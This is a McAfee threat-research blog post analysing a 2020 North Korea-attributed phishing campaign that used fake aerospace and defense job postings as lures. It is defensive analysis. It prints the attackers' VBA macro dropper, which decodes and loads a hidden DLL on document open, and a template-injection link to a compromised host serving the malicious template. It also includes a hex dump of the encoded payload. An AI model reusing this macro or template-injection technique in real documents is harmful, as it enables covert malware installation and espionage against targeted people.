Operation (노스 스타) North Star A Job Offer That's Too Good to be True?

mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/

July 30, 2020

Executive Summary

We are in the midst of an economic slump [1], with more candidates than there are jobs, something that has been leveraged by malicious actors to lure unwitting victims into opening documents laden with malware. While the prevalence of attacks during this unprecedented time has been largely carried out by low-level fraudsters, the more capable threat actors have also used this crisis as an opportunity to hide in plain sight.

One such example is a campaign that McAfee Advanced Threat Research (ATR) observed as an increase in malicious cyber activity targeting the Aerospace & Defense industry. In this 2020 campaign McAfee ATR discovered a series of malicious documents containing job postings taken from leading defense contractors to be used as lures, in a very targeted fashion. These malicious documents were intended to be sent to victims in order to install a data gathering implant. The victimology of these campaigns is not clear at this time, however based on the job descriptions, they appear to be targeting people with skills and experience relating to the content in the lure documents. The campaign appears to be similar to activity reported elsewhere by the industry, however upon further analysis the implants and lure documents in this campaign are distinctly different [2], thus we can conclude this research is part of a different activity set. This campaign is utilizing compromised infrastructure from multiple European countries to host its command and control infrastructure and distribute implants to the victims it targets.

This type of campaign has appeared before in 2017 and 2019 using similar methods with the goal of gathering intelligence surrounding key military and defense technologies [3]. The 2017 campaign also used lure documents with job postings from leading defense contractors; this operation was targeting individuals employed by defense contractors used in the lures. Based on some of the insight gained from spear phishing emails, the mission of that campaign was to gather data around certain projects being developed by their employers.

The Techniques, Tactics and Procedures (TTPs) of the 2020 activity are very similar to those previous campaigns operating under the same modus operandi that we observed in 2017 and 2019. From our analysis, this appears a continuation of the 2019 campaign, given numerous similarities observed. These similarities are present in both the Visual Basic code used to execute the implant and some of the core functionality that exists between the 2019 and 2020 implants.

Thus, the indicators from the 2020 campaign point to previous activity from 2017 and 2019 that was previously attributed to the threat actor group known as Hidden Cobra [4]. Hidden Cobra is an umbrella term used to refer to threat groups attributed to North Korea by the U.S Government [1]. Hidden Cobra consists of threat activity from groups the industry labels as Lazarus, Kimsuky, KONNI and APT37. The cyber offensive programs attributed to these groups, targeting organizations around the world, have been documented for years. Their goals have ranged from gathering data around military technologies to crypto currency theft from leading exchanges.

Our analysis indicates that one of the purposes of the activity in 2020 was to install data gathering implants on victims' machines. These DLL implants were intended to gather basic information from the victims' machines with the purpose of victim identification. The data collected from the target machine could be useful in classifying the value of the target. McAfee ATR noticed several different types of implants were used by the adversary in the 2020 campaigns.

These campaigns impact the security of South Korea and foreign nations with malicious cyber campaigns. In this blog McAfee ATR analyzes multiple campaigns conducted in the first part of 2020.

Finally, we see the adversary expanding the false job recruitment campaign to other sectors outside of defense and aerospace, such as a document masquerading as a finance position for a leading animation studio.

In this blog we will cover:


Target of Interest – Defense & Aerospace Campaign

This is not the first time that we have observed threat actors using the defense and aerospace industry as lures in malicious documents. In 2017 and 2019, there were efforts to send malicious documents to targets that contained job postings for positions at leading defense contractors[3]

The objective of these campaigns was to gather information on specific programs and technologies. Like the 2017 campaign, the 2020 campaign also utilized legitimate job postings from several leading defense and aerospace organizations. In the 2020 campaign that McAfee ATR observed, some of the same defense contractors from the 2017 operation were again used as lures in malicious documents.

This new activity noted in 2020 uses similar Techniques, Tactics and Procedures (TTPs) to those seen in a 2017 campaign that targeted individuals in the Defense Industrial Base(DIB). The 2017 activity was included in an indictment by the US government and attributed to the Hidden Cobra threat group[4]

Attack Overview




Phase One: Initial Contact

This recent campaign used malicious documents to install malware on the targeted system using a template injection attack. This technique allows a weaponized document to download an external Word template containing macros that will be executed. This is a known trick used to bypass static malicious document analysis, as well as detection, as the macros are embedded in the downloaded template.

Further, these malicious Word documents contained content related to legitimate jobs at these leading defense contractors. All three organizations have active defense contracts of varying size and scope with the US government.

The timeline for these documents, that were sent to an unknown number of targets, ran between 31 March and 18 May 2020.



Document creation timeline

Malign documents were the main entry point for introducing malicious code into the victim's environment. These documents contained job descriptions from defense, aerospace and other sectors as a lure. The objective would be to send these documents to a victim's email with the intention they open, view and ultimately execute the payload.

As we mentioned, the adversary used a technique called template injection. When a document contains the .docx extension, in our case, it means that we are dealing with the Open Office XML standard. A .docx file is a zip file containing multiple parts. Using the template injection technique, the adversary puts a link towards the template file in one of the .XML files, for example the link is in settings.xml.rels while the external oleobject load is in document.xml.rels. The link will load a template file (DOTM) from a remote server. This is a clever technique we observe being used by multiple adversaries [5] and is intended to make a document appear to be clean initially, only to subsequently load malware. Some of these template files are renamed as JPEG files when hosted on a remote server to avoid any suspicion and bypass detection. These template files contain Visual Basic macro code, that will load a DLL implant onto the victim's system. Current McAfee technologies currently protect against this threat.

We mentioned earlier that docx files (like xlsx and pptx) are part of the OOXML standard. The document defining this standard[6], describes the syntax and values that can be used as an example. An interesting file to look at is the 'settings.xml' file that can be discovered in the 'Word' container of the docx zip file. This file contains settings with regards to language, markup and more. First, we extracted all the data from the settings.xml files and started to compare. All the documents below contained the same language values:

w:val="en-US"

w:eastAsia="ko-KR"

The XML file ends with a GUID value that starts with the value "w15".

Example: w15:val="{932E534D-8C12-4996-B261-816995D50C69}"/></w:settings>

According to the Microsoft documentation, w15 defines the PersistentDocumentId Class. When the object is serialized out as xml, its qualified name is w15:docId. The 128-bit GUID is set as an ST_Guid attribute which, according to the Microsoft documentation, refers to a unique token. The used class generates a GUID for use as the DocID and generates the associated key. The client stores the GUID in that structure and persists in the doc file. If, for example, we would create a document and would "Save As", the w15:docId GUID would persist across to the newly created document. What would that mean for our list above? Documents with the same GUID value need to be placed in chronological order and then we can state the earliest document is the root for the rest, for example:

File Name	Creation Date	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	{F1CB2132-C530-414E-859B-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	{66E82E96-3D67-4ECA-BFCB-B067A77099FA}
17.dotm	04/13/2020	no ID
61.dotm	04/13/2020	no ID
_IFG_536R.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_PMS.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_DSS_SE.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97A8C47A.dotm	04/13/2020	no ID
Senior_Design_Engineer.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_spectrolab.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_JD_2020.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_AERO_GS.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_2020_JD_SDE.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_ECS_EPM.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}

What we can say from above table is that '_IFG_536R.docx" was the first document we observed and that later documents with the same docID value were created from the same base document.

To add to this assertion; in the settings.xml file the value "rsid" (Revision Identifier for Style Definition) can be found. According to Microsoft's documentation: *"This element specifies a unique four-digit number which shall be used to determine the editing session in which this style definition was last modified. This value shall follow this following constraint: All document elements which specify the same rsid* values shall correspond to changes made during the same editing session. An editing session is defined as the period of editing which takes place between any two subsequent save actions."*

Let's start with the rsid element values from "*_IFG_536R.docx":

```
w:rsids>
<w:rsidRoot w:val="00496D0C"/>
<w:rsid w:val="00496D0C"/>
<w:rsid w:val="00645252"/>
<w:rsid w:val="006D3D74"/>
<w:rsid w:val="0083569A"/>
<w:rsid w:val="009C0B8F"/>
<w:rsid w:val="00A62164"/>
<w:rsid w:val="00A9204E"/>
```

And compare with the rsid element values from "*_PMS.docx":

The rsid elements are identical for the first four editing sessions for both documents. This indicates that these documents, although they are now separate, originated from the same document.

Digging into more values and metadata (we are aware they can be manipulated), we created the following overview in chronological order based on the creation date:

File Name	Creation Date	Document Creator	Creation Template	Modified Date	Modificattion User account	Revision nr	Language settings	App Version	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	seong jin lee	rccz_web.dotm	03/31/2020	Robot Karll	4	En-US ko-KR	Word 2016	{F1CB2132-C530-414E-859B-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	seong jin lee	rccz_web.dotm	04/03/2020	Robot Karll	6	En-US ko-KR	Word 2016	{66E82E96-3D67-4ECA-BFCB-B067A77099FA}
17.dotm	04/13/2020	User	17.dotm	04/28/2020	Windows User	25	En-US ko-KR	Word 2016	no ID
61.dotm	04/13/2020	Windows User	61.dotm	05/06/2020	Windows User	10	En-US ko-KR	Word 2016	no ID
_IFG_536R.docx	04/13/2020	Windows User	Single spaced (blank).dotx	04/18/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_PMS.docx	04/13/2020	Windows User	41.dotm	04/24/2020	User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_DSS_SE.docx	04/13/2020	Windows User	17122A7A.htm	04/28/2020	Windows User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97A8C47A.dotm	04/13/2020	User	sample	05/29/2020	Home	14	En-US ko-KR	Word 2016	no ID
Senior_Design_Engineer.docx	04/13/2020	Windows User	2CB4AF25.htm	05/06/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_spectrolab.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/18/2020	User	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
_JD_2020.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/12/2020	Windows User	3	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
_AERO_GS.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/12/2020	User	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
_2020_JD_SDE.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/29/2020	Home	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
_ECS_EPM.docx	05/07/2020	Windows User	Single spaced (blank).dotx	06/01/2020	Home	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}

When we zoom in on the DocID “932E534d(..) we read the value of a template file in the XML code: “Single spaced (blank).dotx” – this template name seems to be used by multiple “Author” names. The revision number indicates the possible changes in the document.

Note: the documents in the table with “No DocID” were the “dotm” files containing the macros/payload.

All files were created with Word 2016 and had both the English and Korean languages installed. This analysis into the metadata indicates that there is a high confidence that the malicious documents were created from a common root document.

```
Sub ExtractDll(dllPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
#If Win64 Then
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox1.Text))
#Else
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox2.Text))
#End If
    objStream.SaveToFile dllPath, 2
    Set objStream = Nothing
End Sub

Sub ExtractDoc(docPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
    objStream.SaveToFile docPath, 2
    Set objStream = Nothing
End Sub
```

```
Sub ExtractDoc(docPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
    objStream.SaveToFile docPath, 2
    Set objStream = Nothing
End Sub
```

```
Sub AutoOpen()
    On Error Resume Next

    Application.Visible = False

    dllPath = GetDllName()
    docPath = GetDocName()
    orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name

    ExtractDll (dllPath)
    ExtractDoc (docPath)

    LoadLibraryA (dllPath)

    a = CtrlDesktop(orgDocPath, "S-6-81-3811-75432205-060098-6872", "100")

    Dim objDocApp
    Set objDocApp = CreateObject("Word.Application")
    objDocApp.Visible = True
    objDocApp.Documents.Open docPath

    Application.Quit (wdDoNotSaveChanges)

End Sub
```

Document Templates

There were several documents flagged as non-malicious discovered during our investigation. At first glance they did not seem important or related at all, but deeper investigation revealed how they were connected. These documents played a role in building the final malicious documents that ultimately got sent to the victims. Further analysis of these documents, based on metadata information, indicated that they contained relationships to the primary documents created by the adversary.

Two PDF files (***_SPE_LEOS and ***_HPC_SE) with aerospace & defense industry themed images, created via the Microsoft Print to PDF service, were submitted along with ***_ECS_EPM.docx. The naming convention of these PDF files was very similar to the malicious documents used. The name includes abbreviations for positions at the defense contractor much like the malicious documents. The Microsoft Print to PDF service enables content from a Microsoft Word document be printed to PDF directly. In this case these two PDF files were generated from an original Microsoft Word document with the author 'HOME'. The author 'HOME' appeared in multiple malicious documents containing job descriptions related to aerospace, defense and the

entertainment industry. The PDFs were discovered in an archive file indicating that LinkedIn may have been a possible vector utilized by the adversaries to target victims. This is a similar vector as to what has been observed in a campaign reported by industry[7], however as mentioned earlier the research covered in this blog is part of a different activity set.

```
/Author : (HOME)
/CreationDate : (D:20200602054634-07'00')
/ModDate : (D:20200602054634-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : (     _SPE_LEOS.pdf)


/ModDate : (D:20200604235343-07'00')
/CreationDate : (D:20200604235343-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : (' '_HPC_SE.pdf)
/Author : (HOME)
```

Metadata from PDF file submitted with ***_ECS_EPM.docx in archive with context fake LinkedIn

Visual Basic Macro Code

Digging into the remote template files reveals some additional insight concerning the structure of the macro code. The second stage remote document template files contain Visual Basic macro code designed to extract a double base64 encoded DLL implant. The content is all encoded in UserForm1 in the remote DOTM file that is extracted by the macro code.

```
96  Sub ExtractDll(dllPath)
97      On Error Resume Next
98
99      Set objStream = CreateObject("ADODB.Stream")
100     objStream.Type = 1
101     objStream.Open
102 #If Win64 Then
103     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox1.Text))
104 #Else
105     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox2.Text))
106 #End If
107     objStream.SaveToFile dllPath, 2
108     Set objStream = Nothing
109 End Sub
110
111 Sub ExtractDoc(docPath)
112     On Error Resume Next
113
114     Set objStream = CreateObject("ADODB.Stream")
115     objStream.Type = 1
116     objStream.Open
117     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
118     objStream.SaveToFile docPath, 2
119     Set objStream = Nothing
120 End Sub
```

Macro code (17.dotm) for extracting embedded DLL

Further, the code will also extract the embedded decoy document (a clean document containing the job description) to display to the victim.

```
111 Sub ExtractDoc(docPath)
112     On Error Resume Next
113
114     Set objStream = CreateObject("ADODB.Stream")
115     objStream.Type = 1
116     objStream.Open
117     objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.TextBox3.Text))
118     objStream.SaveToFile docPath, 2
119     Set objStream = Nothing
120 End Sub
```

Code (17.dotm) to extract clean decoy document

```
Sub AutoOpen()
    On Error Resume Next

    Application.Visible = False

    dllPath = GetDllName()
    docPath = GetDocName()
    orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name

    ExtractDll (dllPath)
    ExtractDoc (docPath)

    LoadLibraryA (dllPath)

    a = CtrlDesktop(orgDocPath, "S-6-81-3811-75432205-060098-6872", "100")

    Dim objDocApp
    Set objDocApp = CreateObject("Word.Application")
    objDocApp.Visible = True
    objDocApp.Documents.Open docPath

    Application.Quit (wdDoNotSaveChanges)

End Sub
```

Macro code (******_dds_log.jpg) executed upon auto execution

Phase Two: Dropping Malicious DLLs

The adversary used malicious DLL files, delivered through stage 2 malicious documents, to spy on targets. Those malicious documents were designed to drop DLL implants on the victim's machine to collect initial intelligence. In this campaign the adversary was utilizing patched SQL Lite DLLs to gather basic information from its targets. These DLLs were modified to include malicious code to be executed on the victim's machine when they're invoked under certain circumstances. The purpose of these DLLs is/was to gather machine information from infected victims that could be used to further identify more interesting targets.


The first stage document sent to targeted victims contained an embedded link that downloaded the remote document template.

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://www.astedams.it/uploads/frame/61.dotm" TargetMode="External"/>
</Relationships>
```

Embedded link contained within Word/_rels/settings.xml.rels

The DOTM (Office template filetype) files are responsible for loading the patched DLLs onto the victim's machine to collect and gather data. These DOTM files are created with DLL files encoded directly into the structure of the file. These DOTM files exist on remote servers compromised by the adversary; the first stage document contains an embedded link that refers to the location of this file. When the victim opens the document, the remote DOTM file that contains a Visual Basic macro code to load malicious DLLs, is loaded. Based on our analysis, these DLLs were first seen on 20 April 2020 and, to our knowledge based on age and prevalence data, these implants have been customized for this attack.


The workflow of the attack can be represented by the following image:



To identify the malicious DLLs that will load or download the final implant, we extracted from the Office files found in the triage phase, the following DLL files:

SHA256	Original File name	Compile Date
bff4d04caeaf8472283906765df34421d657bd631f5562c902e82a3a0177d114	wsuser.db	4/24/2020
b76b6bbda8703fa801898f843692ec1968e4b0c90dfae9764404c1a54abf650b	unknown	4/24/2020
37a3c01bb5eaf7ecbcfbfde1aab848956d782bb84445384c961edebe8d0e9969	onenote.db	4/01/2020
48b8486979973656a15ca902b7bb973ee5cde9a59e2f3da53c86102d48d7dad8	onenote.db	4/01/2020
bff4d04caeaf8472283906765df34421d657bd631f5562c902e82a3a0177d114	wsuser.db	4/24/2020

These DLL files are patched versions from goodware libraries, like the SQLITE library found in our analysis, and are loaded via a VBScript contained within the DOTM files that loads a double Base64 encoded DLL as described in this analysis. The DLL is encoded in UserForm1 (contained within the Microsoft Word macro) and the primary macro code is responsible for extracting and decoded the DLL implant.



DOTM Document Structure


Offset	0	1	2	3	4	5	6	7	Ascii
00000000	00	02	08	00	28	00	00	00	....(...
00000008	3C	0E	1C	80	56	46	5A	78	<...VFZx
00000010	55	55	46	42	54	55	46	42	UUFBTUFB
00000018	51	55	46	46	51	55	46	42	QUFFQUFB
00000020	51	53	38	76	4F	45	46	42	QS8vOEFB
00000028	54	47	64	42	51	55	46	42	TGdBQUFB
00000030	51	55	46	42	51	55	46	52	QUFBQUFR
00000038	51	55	46	42	51	55	46	42	QUFBQUFB
00000040	51	55	46	42	51	55	46	42	QUFBQUFB
00000048	51	55	46	42	51	55	46	42	QUFBQUFB
00000050	51	55	46	42	51	55	46	42	QUFBQUFB
00000058	51	55	46	42	51	55	46	42	QUFBQUFB
00000060	51	55	46	42	51	55	46	42	QUFBQUFB
00000068	51	55	46	42	51	55	46	42	QUFBQUFB
00000070	51	55	46	42	51	55	45	72	QUFBQUEr
00000078	51	55	46	42	51	55	45	30	QUFBQUE0
00000080	5A	6E	56	6E	4E	45	46	30	ZnVnNEF0
00000088	51	57	35	4F	53	57	4A	6E	QW5OSWJn
00000090	51	6C	52	4E	4D	47	68	57	QlRNMGhW
00000098	52	32	68	77	59	33	6C	43	R2hwY31C
000000A0	64	32	4E	74	4F	57	35	6A	d2NtOW5j
000000A8	62	55	5A	30	53	55	64	4F	bUZ0SUd0
000000B0	61	47	4A	74	4E	58	5A	6B	aGJtNXZk
